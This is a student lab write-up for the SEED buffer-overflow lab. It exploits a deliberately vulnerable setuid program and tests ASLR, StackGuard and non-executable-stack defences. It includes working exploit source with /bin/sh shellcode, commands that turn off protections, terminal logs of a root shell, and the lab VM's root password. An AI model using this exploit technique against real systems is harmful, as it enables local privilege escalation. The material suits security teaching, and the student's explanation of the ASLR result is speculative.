Task 1: Exploiting the Vulnerability

In this task we were expected to take advantage of the vulnerable program stack.c which has a buffer overflow problem.


By modifying the exploit.c such that it stores its contents on to a buffer which is eventually written to a file. This file contents are read and stored using a strcpy(). This is where we will take advantage of the buffer overflow scenario.

I modified the program such that large_string[] stores the address of the buffer. After which I stored the shellcode in the starting address of the buffer. So now when this is written to the file and later read by stack.c the buffer will overflow and overwrite the return address as the start of the buffer.

When the program returns it will return back to start of buffer where the shellcode is located and it will be executed.

I modified the loop to store the address in the following way:

a) Initially I set it to 32, but this caused a segmentation fault. I knew I was overwriting more than just the return address
b) Now I changed it to 5, but this let the program run to completion without executing the shell code. i.e: I got the message “Returned Properly” which gets printed in stack.c
c) Now I increased the value to 10. I still got seg Fault.
d) I kept inc and dec the loop value to figure out the offset.
e) Finally I got the magic number “9” and I was able to get into the shell



```
[09/30/2015 21:16] seed@ubuntu:~/Desktop/security$ su root
Password:
[09/30/2015 21:17] root@ubuntu:/home/seed/Desktop/security# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/30/2015 21:17] root@ubuntu:/home/seed/Desktop/security# gcc -o stack -z execstack -fno-stack-protector stack.c
[09/30/2015 21:18] root@ubuntu:/home/seed/Desktop/security# chmod 4755 stack
[09/30/2015 21:18] root@ubuntu:/home/seed/Desktop/security# exit
exit
[09/30/2015 21:18] seed@ubuntu:~/Desktop/security$ ./exploit
[09/30/2015 21:18] seed@ubuntu:~/Desktop/security$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare)
,130(wireshark),1000(seed)
# 
```

As we can see in the image:

Initially I disabled address randomization using the command,

$ su root
Password seedubuntu
# sysctl –w kernel.randomize_va_space=0

Then I compiled stack.c using,

$ su root
Password seedubuntu
# gcc -o stack -z execstack -fno-stack-protector stack.c
# chmod 4755 stack
# exit

Then I compiled the exploit.c program using,

```
gcc –o exploit exploit.c
```

Once all this was done I ran the program,

```
./exploit
./stack
```

And I entered the shell

```
#
```

Where I typed “id” to get both the uid and euid.

Task 2: Address Randomization

For this scenario I initially set Address Randomization on

$ su root
Password: seedubuntu
# /sbin/sysctl -w kernel.randomize_va_space=2

Then I recompiled stack.c and exploit.c again, to try and get a fresh start for the program.


When I ran the program it ran fine, I did not have to change anything.

I am guessing it is because my stack pointer was always fixed to the same address.

To test this I used the sp.c file from
http://cecs.wright.edu/~tkprasad/courses/cs781/alephOne.html

Every time I ran the sp.c I was getting the same address. When I read more about it I found out that the sp is generally fixed and varies slightly.

As per my program I fill most my buffer with the starting address of my buffer. Then I put my shell code in the start. So even if the address space gets randomized. The stack is allocated in a similar fashion with little variance. And when the buffer overflows it gets the starting address of the buffer (shell code) and executes that. Hence the program still continues to buffer overflow.




```
[09/30/2015 21:19] seed@ubuntu:~/Desktop/security$ su root
Password:
[09/30/2015 21:19] root@ubuntu:/home/seed/Desktop/security# /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[09/30/2015 21:20] root@ubuntu:/home/seed/Desktop/security# gcc -o stack -z execstack -fno-stack-protector stack.c
[09/30/2015 21:20] root@ubuntu:/home/seed/Desktop/security# chmod 4755 stack
[09/30/2015 21:20] root@ubuntu:/home/seed/Desktop/security# exit
exit
[09/30/2015 21:20] seed@ubuntu:~/Desktop/security$ ./exploit
[09/30/2015 21:20] seed@ubuntu:~/Desktop/security$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare)
,130(wireshark),1000(seed)
# 
```

Task 3: Stack Guard

Stackguard was implemented as a part of GCC 2.7. It provided a mechanism to protect from buffer overflow so that it can avoid stack smashing. So as to make the systems less vulnerable to attacks over the network or running malicious program with privileged permissions.

For this part I did the following,

a) Disabled the address randomization so that it does not interfere with this test
b) Recompiled stack.c without the –fno-stack-protector flag
c) Recompiled exploit.c and ran both exploit and stack



```
[09/30/2015 21:21] seed@ubuntu:~/Desktop/security$ su root
Password:
[09/30/2015 21:23] root@ubuntu:/home/seed/Desktop/security# sysctl -w kernel.randomize_va_spacce=0
error: "kernel.randomize_va_spacce" is an unknown key
[09/30/2015 21:23] root@ubuntu:/home/seed/Desktop/security# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/30/2015 21:23] root@ubuntu:/home/seed/Desktop/security# gcc -o stack -z execstack stack.c
[09/30/2015 21:24] root@ubuntu:/home/seed/Desktop/security# chmod 4755 stack
[09/30/2015 21:24] root@ubuntu:/home/seed/Desktop/security# exit
exit
[09/30/2015 21:24] seed@ubuntu:~/Desktop/security$ ./exploit
[09/30/2015 21:24] seed@ubuntu:~/Desktop/security$ ./stack
*** stack smashing detected ***: ./stack terminated
Segmentation fault (core dumped)
[09/30/2015 21:24] seed@ubuntu:~/Desktop/security$
```

As we can see from the image the Operating system detected that the buffer is being overflown and it displays a message **stack smashing detected**
This is the security feature that has been implemented in the later versions of GCC to make programs more secure.
This is the default for gcc 4.3.3 and can be turned off using the stackguard flag.

For executable stack:
$ gcc -z execstack -o test test.c

For non-executable stack:
$ gcc -z noexecstack -o test test.c

Task 4: Non-executable Stack


In this part we compile out program using noexecstack option.

Initially when I ran the program it worked for me, and I was quite surprised. Then I found out that my nx bit was not enabled on my CPU.

The NX bit (never execute) is used in some cpu to determine if code can be executed from the stack or not. I followed the steps from http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Files/NX.pdf and fixed this issue. I had to enable Intel Virtualization on my laptop.

For this part I did the following,

a) Disabled the address randomization so that it does not interfere with this test
b) Recompiled stack.c without the –fno-stack-protector flag
c) Recompiled exploit.c and ran both exploit and stack



```
[09/30/2015 21:48] seed@ubuntu:~/Desktop/security$ su root
Password:
[09/30/2015 21:48] root@ubuntu:/home/seed/Desktop/security# sysctl -w kernel.ran
domize_va_space=0
kernel.randomize_va_space = 0
[09/30/2015 21:48] root@ubuntu:/home/seed/Desktop/security# gcc -o stack -z noex
ecstack -fno-stack-protector stack.c
[09/30/2015 21:49] root@ubuntu:/home/seed/Desktop/security# chmod 4755 stack
[09/30/2015 21:50] root@ubuntu:/home/seed/Desktop/security# exit
exit
[09/30/2015 21:50] seed@ubuntu:~/Desktop/security$ ./exploit
[09/30/2015 21:50] seed@ubuntu:~/Desktop/security$ ./stack
Segmentation fault (core dumped)
[09/30/2015 21:50] seed@ubuntu:~/Desktop/security$ 
```

In this part since we cannot execute a shellcode from the stack the return address is invalid. Since it returns to the start of the shell code.
But since this only protects the stack such that we cannot execute malicious code and does not prevent buffer overflow.
We can use this to our advantage. We can overwrite the values saved in other variables / buffers using the same implementation. Or we can analyse the program and search for vulnerabilities and then exploit them to do some thing michevious.
For example we can overflow a buffer to check password to overwrite some flag, which will enable us to execute a privileged action from within the code.

```
/* exploit.c  Modified Rahul Pradeep Kamath */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
   "\x31\xc0"           /* xorl    %eax,%eax            */
   "\x50"               /* pushl   %eax                 */
   "\x68""//sh"         /* pushl   $0x68732f2f          */
   "\x68""/bin"         /* pushl   $0x6e69622f          */
   "\x89\xe3"           /* movl    %esp,%ebx            */
   "\x50"               /* pushl   %eax                 */
   "\x53"               /* pushl   %ebx                 */
   "\x89\xe1"           /* movl    %esp,%ecx            */
   "\x99"               /* cdq                          */
   "\xb0\x0b"           /* movb    $0x0b,%al            */
   "\xcd\x80"           /* int     $0x80                */
;
char large_string[128];
void main(int argc, char **argv)
{
int i;
   long *long_ptr = (long*) large_string;
   char buffer[517];
   FILE *badfile;

   /* Initialize buffer with 0x90 (NOP instruction) */
   memset(&buffer, 0x90, 517);

   /* You need to fill the buffer with appropriate contents here */

for(i=0;i<9;i++)
{
     *(long_ptr+i)=(int)buffer;
}
for(i=0;i<strlen(shellcode);i++)
{
large_string[i]=shellcode[i];
}
strcpy(buffer,large_string);
   /* Save the contents to the file "badfile" */
   badfile = fopen("./badfile", "w");
   fwrite(buffer, 517, 1, badfile);
   fclose(badfile);
}
```

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[24];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```